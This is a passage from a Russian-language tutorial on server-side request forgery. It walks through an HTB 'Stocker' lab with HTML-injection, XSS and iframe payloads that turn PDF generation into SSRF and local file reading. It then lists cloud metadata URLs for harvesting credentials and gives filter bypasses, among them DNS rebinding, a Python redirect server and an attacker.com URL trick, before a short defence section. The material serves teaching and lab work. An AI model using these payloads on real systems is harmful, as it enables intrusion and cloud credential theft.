POST /api/order HTTP/1.1
Host: dev.stocker.htb
Content-Length: 163
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://dev.stocker.htb
Referer: http://dev.stocker.htb/stock
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7,ja;q=0.6,jv;q=0.5
Cookie: connect.sid=s%3AJquUUMK_U-1RPRVcUwOQcrTYceCHs99f.OeLbwNaMFF67ACHy1RcV63UxEZkb5DUUU1b91xkyfY4
Connection: close

{
  "basket":[
    {
      "_id":"638f116eeb060210cbd83a8f",
      "title":"Bin",
      "description":"It's a rubbish bin.",
      "image":"bin.jpg",
      "price":76,
      "currentStock":15,
      "__v":0,
      "amount":2
    }
  ]
}
```

Рис. 24. Запрос на создание PDF файла

В ответ получаем *ID* заказа. Теперь он выглядит так:



Stockers - Purchase Order

Supplier
Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser
Angoose
1 Example Road
London
GB

8/13/2023

Thanks for shopping with us!

Your order summary:


Item	Price (£)	Quantity
Bin	76.00	2
Total	**152.00**	

Orders are to be paid for within 30 days of purchase order creation.

Contact support@stock.htb for any support queries.

Рис. 25. Страница заказа в сервисе Stocker

Обратите внимание, что из всего запроса в **PDF** выводится **title**, **price** и **amount**. Выше мы рассказывали про **HTML injection**. Попробуем вставить простой тег (метку). Заменим **title на <h1> Bin </h1>**:




Item	Price (£)	Quantity
Bin	76.00	2

Рис. 26. HTML Injection на странице заказа

Тег сработал! Теперь это потенциальная **XSS**. Вставим тег *script* и посмотрим *window.location* (объект в **JavaScript**, который представляет информацию о текущем **URL**-адресе):

```
<script>document.write(JSON.stringify(window.location))</script>
```



Item

{"ancestorOrigins":
{},"href":"file:///var/www/dev/pos/64d910f24f6c4daa328d1cf4.html","origin":"file://","protocol":"file:","host":"","hostname":"","port":"","pathname"

Рис. 27. XSS на странице заказа

В *href* указан протокол *file://*. Это означает, что сервер открывает файл в **URL-адресе** (если вы скачали данный документ, то возможно

так и читаете). Следовательно, **сервер** может обратиться к любому **локальному сервису**.
Для начала проверим **localhost.** Если не получится, посмотрим запрос на наш сервер. Вставим следующий **payload**:

```
<iframe src=\"http://localhost/\" width=\"900\"eight=\"900\"></iframe>
```

Картинка сайта вывелась полноценно.




Рис. 28. Получение картинки сайта через SSRF

SSRF работает. В данном случае можно дойти до **LFI,** указав в **src** *file:///etc/passwd*.
Рассмотрим код:

```
const generatePDF = async (orderId) => {
  let browser;
  try {
    browser = await puppeteer.launch({
```

```
      headless: true,
      pipe: true,
      args: [
        "--no-sandbox",
        "--disable-setuid-sandbox",
        "--js-flags=--noexpose_wasm,--jitless",
        "--allow-file-access-from-files",
      ],
      dumpio: true,
    });

    let context = await browser.createIncognitoBrowserContext();
    let page = await context.newPage();

    await page.goto(`file://${dirname}/pos/${orderId}.html`, {
      waitUntil: "networkidle2",
    });
    await page.pdf({
      format: "A4",
      path: `${dirname}/pos/${orderId}.pdf`,
      printBackground: true,
      margin: { bottom: 0, left: 0, right: 0, top: 0 },
    });

    await browser.close();
    browser = null;
  } catch (err) {
    console.log(err);
  } finally {
    if (browser) await browser.close();
  }
};
```

Рис. 29. Пример кода генерации PDF

PDF генерируется из *html* файла, затем открывается. Соответственно, сервер будет спокойно обрабатывать любой ввод именно на локальной сети. А *HTML* создаётся по шаблону, где поля **title, price** и **amount** находятся под контролем:

```
<th scope="col">${item.title}</th>
<th scope="col" id="cart- total">${parseFloat(item.price).toFixed(2)}</th>
<th scope="col">${item.amount}</th>
```

Рис. 30. Пример шаблона

Получается, что из-за обычной **Server Side XSS** мы можем получить **LFI** и **SSRF.**

SSRF - Другие варианты

Выше были разобраны часто встречающиеся варианты данной уязвимости, однако существуют более редкие вариации SSRF.

Если увидите, что сервер может корректно принимать и загружать **SVG** или **AVI** файлы, то можно воспользоваться информаций из следующих ссылок:

SVG: https://github.com/allanlw/svg-cheatsheet

AVI:
https://github.com/cyberheartmi9/PayloadsAllTheThings/tree/master/Upload%20insecure%20files/Ffmpeg%20HLS

Blind SSRF – спорная вещь. В основном, через неё можно получить запрос на свой веб-сервер. Это докажет существование уязвимости. В лучшем случае мы должны получить хотя бы какое-то воздействие. Существует 2 возможных пути при работе с *Blind SSRF*.

1. Взглянуть на ответ сервера (сравнить ответ на несуществующий домен и ответ на существующий (твой веб-сервер). Посмотреть на длину ответа, время ответа, ключевые слова и коды ошибок. Если реакция разная, то есть возможность просканировать сеть. Также, не стоит забывать, что парсеры могут передавать в запросе токены.
2. **Gopher и CVE**. Они работают на старых версиях и в очень редких, удачливых случаях. Из всего имеющегося, всегда можно проэксплуатировать **SMTP** через **Gopher** и, в крайнем случае, дойти до фишинга. Держите это в голове, когда увидите старые версии сервисов. Если вам будет интересно, то можете почитать об этом по ссылке.

SSRF в облачной инфраструктуре

Ещё одно воздействие от атаки, которое мы не обсудили – это SSRF на облачные ресурсы. Многие облачные провайдеры внедрили механизмы защиты от SSRF и через данную уязвимость уже практически ничего не получить, однако некоторые адреса позволяют продемонстрировать наличие SSRF уязвимости в приложении, например для доказательства в Bug Bounty.

Amazon

Документация на AWS
Версии конфигурации инстанса. По умолчанию используют **latest.**
Вывод имен ролей. Если вставить каждую в URL – получим данные от AWS-учёток.
Также можно получить другую конфиденциальную информацию.

```
http://169.254.169.254/latest/meta-data/ami-id
http://169.254.169.254/latest/meta-data/reservationid
http://169.254.169.254/latest/meta-data/hostname
http://169.254.169.254/latest/meta-data/public-keys/<id>/open-ssh-key
http://169.254.169.254/latest/dynamic/
```

AWS научились защищать от этого типа уязвимости. Пользователю при создании инстанса предлагают 2 варианта. Использовать **IMBSv1** или **IMBSv2**. Разница в том, что при **IMBSv2** нужно создавать специальный PUT запрос, при котором тебе выдадут токен для получения доступа до данных от учетной записи в meta-data. Но если вы можете отправлять **PUT запросы** и встраивать в запросе произвольные **Headers** (очень редкий случай), то можно не беспокоиться.

Подобное описано в блоге:

https://www.yassineaboukir.com/blog/exploitation-of-an-SSRF-vulnerability-against-EC2-IMDSv2/

Google

Google как и Amazon тоже разработал свои механизмы защиты. При любом запросе без "**X-Google-MetadataRequest: True**" или "**Metadata-Flavor: Google**" не пускает к метаданным.
А любые запросы с "**X-Forwarded-For**" автоматически отклоняются сервером. Это означает, что прокси сервер, передающий ваш запрос, туда не достучится. А шансов достучаться до внешних данных вообще нет.
Однако *GCP* (облачные службы Google) разрешают доступ до точек **beta** без header:

```
http://metadata.google.internal/computeMetadata/v1beta1/
http://metadata.google.internal/computeMetadata/v1beta1/?recursive=true
http://metadata.google.internal/computeMetadata/v1beta2/instance/attributes/dataproc-role?alt=json
http://metadata.google.internal/computeMetadata/v1beta2/instance/attributes/ssh-keys?alt=json
```

Digital Ocean

У них нет данных об аккаунте на конечных точках. Поэтому ничего выдающегося получить мы не сможем. Документация и маршруты
Полезные маршруты:

```
http://169.254.169.254/metadata/v1.json
http://169.254.169.254/metadata/v1/
```

```
http://169.254.169.254/metadata/v1/id
http://169.254.169.254/metadata/v1/user-data
http://169.254.169.254/metadata/v1/hostname
http://169.254.169.254/metadata/v1/region
http://169.254.169.254/metadata/v1/interfaces/public/0/ipv6/addressAll
```

Azure

Ситуация идентичная с **GCP.** Полная защита от **SSRF**. Оно также требует, чтобы запрос не содержал заголовок от прокси (**“X-ForwardedFor”**) и наличие **“Metadata: True”**

Документация и маршруты

Пример запроса:

```
http://169.254.169.254/metadata/instance?api-version=<любая из документации>
```

Packetcloud

Защита отсутствует.
Данные: https://metadata.packet.net/userdata

Openstack

Защита отсутствует.
Документация: https://docs.openstack.org/nova/rocky/user/metadata-service.html
Полезные маршруты:

```
http://169.254.169.254/openstack узнаём версии
http://169.254.169.254/openstack/<версия>/meta_data.json информация про инстанс
http://169.254.169.254/openstack/<версия>/user-data выдаст команды, которые были запущены при создании виртуальной машины (подобие мини-баш скрипта)
```

Alibaba

Никакой защиты.
Полезные маршруты:

```
http://100.100.100.200/latest/meta-data/
```

Tencent Cloud

Полезные маршруты:

```
http://100.88.222.5/ для получения версий
http://100.88.222.5/<version>/meta-data
```

Yandex Cloud

В Яндексе применяют защиту к конечным точкам как у **GCP** или **AWS**. Информация о блокировке прокси запросов не указана. Документация: https://yandex.cloud/ru/docs/compute/operations/vm-info/get-info

GCP (требует заголовок “Metadata-Flavor: Google”**)**:

```
http://169.254.169.254/computeMetadata/v1/instance/id
http://169.254.169.254/computeMetadata/v1/instance/?recursive=true
```

AWS (они не поддерживают IMBSv2, поэтому проще вытащить учетные записи пользователя):

```
http://169.254.169.254/latest/
```

Waf Bypass

Дополнительно узнать о методах обхода ограничений (WAF) можно в материалах:

- https://portswigger.net/web-security/ssrf
- https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery
- https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/waf-bypass
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery

Через DNS записи

Предположим, на сервере есть проверка через регулярное выражение, которое проверяет, что наш параметр не содержит *127.0.0.1* или *localhost***.** Одним из таких обходов может послужить DNS-запись
Примеры общедоступных DNS-записей, которые указывают на 127.0.0.1**:**

- *localtest.me*
- *spoofed.burpcollaborator.net*

То есть при обращении на эти домены запрос будет перенаправлен на *localhost* (это можно проверить даже у вас в браузере)!

Если у вас есть собственный домен, то можете настроить записи на нём. Это будет лучше, так как варианты выше могут быть заблокированы.

Через DNS-Rebinding

Рассмотрим схему и попробуем понять, как она работает:




Рис. 32. Схема DNS Rebinding

1. Мы отправляем свой домен веб-сайту.
2. Веб-сайт делает запрос на **DNS-сервер** для получения **IP-адреса домена**.
3. **DNS-сервер** возвращает IP, которого нет в черном листе.
4. Далее совершается запрос на домен, имеющий другую DNS-запись на IP, который находится в чёрном листе. Например, 127.0.0.1 или 169.254.169.254

Разберем детальнее:
Чтобы сервер узнал IP-адрес домена, он должен выполнить DNS-запрос и проанализировать ответ. И тут главное скорость! Важно изменить DNS-запись, когда домен прошёл проверку на сервере.
В момент, когда с доменом происходят определенные действия, он меняет один IP-адрес на другой. Был 185.129.137.220, стал 169.254.169.254. Таким образом мы получили AWS метаданные и обошли фильтр.

1. Для проведения данной атаки может пригодиться данный сайт: https://lock.cmpxchg8b.com/rebinder.html
   Указываем ему стартовый IP-адрес и подменный.

2. Разбор данной атаки (в описании видео есть лаборатория)
   https://www.youtube.com/watch?v=90AdmqqPo1Y

   Через редирект

   Работает обход очень часто.
   Схема:

   1. Мы отправляем ссылку парсеру, он проводит проверки, смотрит, что домен указывает не на внутренний IP-адрес.
   2. Далее переходит по ссылке.
   3. Она перенаправляет его на другой сайт (переадресация может быть выключена). А сайт, на который автоматически отправляет ссылка, может быть 127.0.0.1, 169.254.169.254, file:///etc/passwd Это можно сделать через скрипт на python и свой веб-сервер с помощью данного кода:

```
import http.server


class RedirectHandler(http.server.BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(301)
        self.send_header("location", "http://localhost/flag")
        self.end_headers()


def run(server_class=http.server.HTTPServer, handler_class=RedirectHandler):
    server_adress = ('', 8000)
    httpd = server_class(server_adress, handler_class)
    httpd.serve_forever()


if __name__ == '__main__':
    run()
```

   Запустите код на своём веб-сервере и ждите запросов. Они будут перенаправлять парсер на указанное вами значение header-заголовка, в моём случае *http://localhost/flag*

   Через альтернативные представления

   Некоторые программисты могут сделать регулярные выражения или добавить домены в черный список.
   Но невозможно заблокировать абсолютно все вариации 127.0.0.1 и **localhost**.
   Существует множество альтернативных представлений 127.0.0.1. Ознакомиться с ними можно здесь:

- https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery/url-format-bypass#domain-confusion
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery

Через http-auth

Эту тему мы рассматривали выше, когда в URL адресе сайт из белого списка подставляется в качестве значения для аутентификации, а нужный нам сайт после неё

```
http://example.com?url=company.site.com@attacker.com
```

Для обхода белого списка этот метод очень часто срабатывает.

Защита от SSRF

- Используйте только белые списки доверенных адресов;
- Правильно фильтруйте все входящие параметры;
- Используйте тот IP-адрес, который вам выдал DNS-сервер изначально, чтобы избежать DNS-rebinding;
- Проверьте как работает ваш парсер и узнайте его особенности.

Заключение

SSRF очень специфичная уязвимость, которая редко может привести к серьёзным последствиям. Однако если звёзды на небе сойдутся в нужной последовательности, то последствия могут быть очень серьезными!
И по этому никогда не стоит пренебрегать поиском данной уязвимости или не пытаться её раскручивать, предполагая, что она не принесёт должного влияния на атакуемую систему.